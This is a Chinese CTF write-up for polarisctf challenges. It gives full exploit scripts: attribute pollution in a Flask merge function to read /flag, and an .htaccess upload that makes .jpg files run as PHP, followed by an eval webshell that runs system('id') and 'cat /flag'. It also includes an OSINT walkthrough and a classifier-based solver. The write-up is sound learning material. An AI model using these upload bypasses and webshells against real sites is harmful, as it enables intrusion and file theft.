0%

polarisctf复现

前言

复现一下polarisctf的题目,依旧被按在地上摩擦,好好学习一下

web

这web都被打烂了,agent还是太超模了

ez_python

一道简单的原型链污染

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
from flask import Flask, request
import json

app = Flask(__name__)

def merge(src, dst):
for k, v in src.items():
if hasattr(dst, '__getitem__'):
if dst.get(k) and type(v) == dict:
merge(v, dst.get(k))
else:
dst[k] = v
elif hasattr(dst, k) and type(v) == dict:
merge(v, getattr(dst, k))
else:
setattr(dst, k, v)

class Config:
def __init__(self):
self.filename = "app.py"

class Polaris:
def __init__(self):
self.config = Config()

instance = Polaris()

@app.route('/', methods=['GET', 'POST'])
def index():
if request.data:
merge(json.loads(request.data), instance)
return "Welcome to Polaris CTF"

@app.route('/read')
def read():
return open(instance.config.filename).read()

@app.route('/src')
def src():
return open(__file__).read()

if __name__ == '__main__':
app.run(host='0.0.0.0', port=5000, debug=False)

这里定义了一个主对象instance,然后是个read路由读取文件。这里默认的是app.py,这里利用原型链污染修改filename为/flag

exp

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
import requests
import json

# 靶场地址(无需修改)
TARGET_URL = "http://5000-bb227963-c5ba-4347-92a5-43afb810e3b9.challenge.ctfplus.cn/"

def exploit(read_file="/flag"):
"""
漏洞利用核心函数
:param read_file: 要读取的文件路径,默认/flag(CTF专属)
"""
try:
# 第一步:POST JSON覆盖instance.config.filename
payload = {
"config": {
"filename": read_file
}
}
post_res = requests.post(TARGET_URL + "/", data=json.dumps(payload))
if post_res.status_code == 200:
print(f"[+] 成功覆盖文件名,准备读取:{read_file}")
else:
print(f"[-] 覆盖失败,状态码:{post_res.status_code}")
return

# 第二步:访问/read路由读取文件内容
read_res = requests.get(TARGET_URL + "/read")
if read_res.status_code == 200:
print(f"[+] 读取成功,内容如下:\n{read_res.text}")
else:
print(f"[-] 读取失败,状态码:{read_res.status_code}")
return

except requests.exceptions.ConnectionError:
print("[-] 连接失败,请检查靶场地址是否可用")
except Exception as e:
print(f"[-] 执行出错:{str(e)}")

if __name__ == "__main__":
# 执行利用,默认读取/flag,如需读其他文件请传参,例:exploit("/etc/passwd")
exploit()

AutoPypy

这里解的比较快

1
2
3
4
5
6
7
8
9
@app.route('/run', methods=['POST'])
def run_code():
data = request.get_json()
filename = data.get('filename')

target_file = os.path.join('/app/uploads', filename)

launcher_path = os.path.join(BASE_DIR, 'launcher.py')


这里直接传一个filename,非预期了

image-20260330214202941

就直接出了

only real


扫目录有一个flag.php,能直接访问得到flag

image-20260330200714098

only_real_revenge

上一题的加强版,经过测试可以上传.htaccess文件,先传一个文件把jpg解析为php,然后再上图片🐎就行,前端上传不了文件,上传路径是upload.php,这里可以使用脚本

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
import requests
import random
import string

base_url = "http://80-876ff4fc-485e-47fa-a08f-41c93e889c93.challenge.ctfplus.cn"
session = requests.Session()

# 登录
session.post(f"{base_url}/login.php", data={"user": "xmuser", "pass": "123456"})

rand = ''.join(random.choices(string.ascii_lowercase, k=6))

# ========== 关键修复:正确的 .htaccess ==========
htaccess_content = b'AddHandler application/x-httpd-php .jpg'
files = {'file': ('.htaccess', htaccess_content)}
resp = session.post(f"{base_url}/upload.php", files=files)
print(".htaccess 上传:", resp.text)

# ========== 上传木马 ==========
jpg_content = b'<?php eval($_POST[1]);?>'
files = {'file': (f'{rand}.jpg', jpg_content)}
resp = session.post(f"{base_url}/upload.php", files=files)
print("木马上传:", resp.text)

shell_url = f"{base_url}/uploads/{rand}.jpg"
print("\n✅ 后门地址:", shell_url)
print("🔑 密码: 1")

# ========== 纯 POST 执行 ==========
print("\n[+] 执行 id:")
resp_id = session.post(shell_url, data={"1": "system('id');"});
print("结果:", resp_id.text)

print("\n[+] 读取 FLAG:")
resp_flag = session.post(shell_url, data={"1": "system('cat /flag');"});
print("🏴 FLAG:", resp_flag.text)

misc


WhoRU?

考察的OSINT,关键就是能够找到脚本中比较具有代表性的代码,第一个脚本

1


the length of secret key must great than or equal 32 bytes; And the secret key  must be encoded by base64.

这里使用goole搜索的更准确

image-20260330201308760

image-20260330201318154

第一关的答案就是alibaba_nacos


然后第二个附件是ZIP 传统加密(ZipCrypto / PKWARE encryption)破解工具的核心逻辑。它实现的是著名的 Biham-Kocher 攻击搜索Biham-Kocher attack zip source code c++

image-20260330201940888

kimci86_bkcrack


第三关搜的的是一个函数名

1
def create_dummy_data(request):

image-20260330204429688

akverma26_voting-system-using-block-chain

image-20260330204522971

ModelMark


这一题主要是理解题目考察的啥,一共分两关,image-20260330210149426


找到一个 x,让 21Kcgs+x 的 SHA256 哈希前 4 位是 0000,回答真确进入下一关

image-20260330210605301


选择正确的模型,每轮思考时间小于8秒,连续回答8轮即可得到flag,根据附件给的训练数据得到这4个ai适合回答那种问题,exp

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
import json
import hashlib
import re
from pwn import *
from sklearn.feature_extraction.text import TfidfVectorizer
from sklearn.svm import LinearSVC

# 1. 使用 TF-IDF 和 SVM 训练一个本地文本分类器
def train_classifier(filepath='dataset_train.json'):
print(f"[*] 正在从 {filepath} 加载训练数据并训练分类器...")
try:
with open(filepath, 'r', encoding='utf-8') as f:
data = json.load(f)

X_texts = []
y_labels = []
for item in data:
ans = item.get('answer', '')
label = item.get('model', '')
if ans and label:
X_texts.append(ans)
y_labels.append(label)

# 提取词频和词组特征 (ngram_range 包含单字和双字连词,能精准捕捉类似 "</think>" 或 "(注:" 的特征)
vectorizer = TfidfVectorizer(ngram_range=(1, 2), max_features=15000)
X = vectorizer.fit_transform(X_texts)

# 训练支持向量机分类器(速度极快,非常适合短文本分类)
clf = LinearSVC()
clf.fit(X, y_labels)

print(f"[+] 训练完成!共加载 {len(X_texts)} 条训练数据。")
return vectorizer, clf
except Exception as e:
print(f"[-] 训练分类器失败,请检查 dataset_train.json 是否在同目录: {e}")
exit(1)

# 2. 计算 Proof of Work
def solve_pow(prefix):
print(f"[*] Calculating PoW for prefix: {prefix}...")
x = 0
while True:
test_str = prefix + str(x)
if hashlib.sha256(test_str.encode()).hexdigest().startswith('0000'):
print(f"[+] PoW Solved! x = {x}")
return str(x)
x += 1

def main():
# 提前训练好模型
vectorizer, clf = train_classifier()

host = 'nc1.ctfplus.cn'
port = 29547
r = remote(host, port)

# 过 PoW
r.recvuntil(b"sha256(")
prefix_bytes = r.recvuntil(b" + x)")
prefix = prefix_bytes.decode('utf-8').replace(" + x)", "")
r.sendline(solve_pow(prefix).encode())

# 答题循环
while True:
try:
text = r.recvuntil(b"> ").decode('utf-8')
print(text)

# 提取 Answer 内容
answer_match = re.search(r'Answer:\n(.*?)\n\nWhich model\?', text, re.DOTALL)
if not answer_match:
print(r.recvall(timeout=2).decode('utf-8'))
break

answer_text = answer_match.group(1).strip()

# 解析本轮的选项编号(防止选项顺序乱序)
options = {}
for line in text.split('\n'):
line = line.strip()
if re.match(r'^[1-4]\)', line):
num = line[0]
model_name = line[2:].strip()
options[model_name] = str(num)

# 使用机器学习模型预测该文本属于哪个大模型
X_test = vectorizer.transform([answer_text])
predicted_model = clf.predict(X_test)[0]

if predicted_model in options:
choice = options[predicted_model]
print(f"[+] ML 预测模型为: {predicted_model} -> 发送选项: {choice}")
else:
# 极端异常情况容错
print(f"[-] 预测出的模型 {predicted_model} 不在选项中,默认选 1")
choice = "1"

r.sendline(choice.encode())

except EOFError:
print("[*] 连接已关闭,正在尝试获取 Flag...")
try:
print(r.recvall(timeout=2).decode('utf-8'))
except:
pass
break
except Exception as e:
print(f"[-] 发生错误: {e}")
break

if __name__ == '__main__':
main()

image-20260330210507663

signin


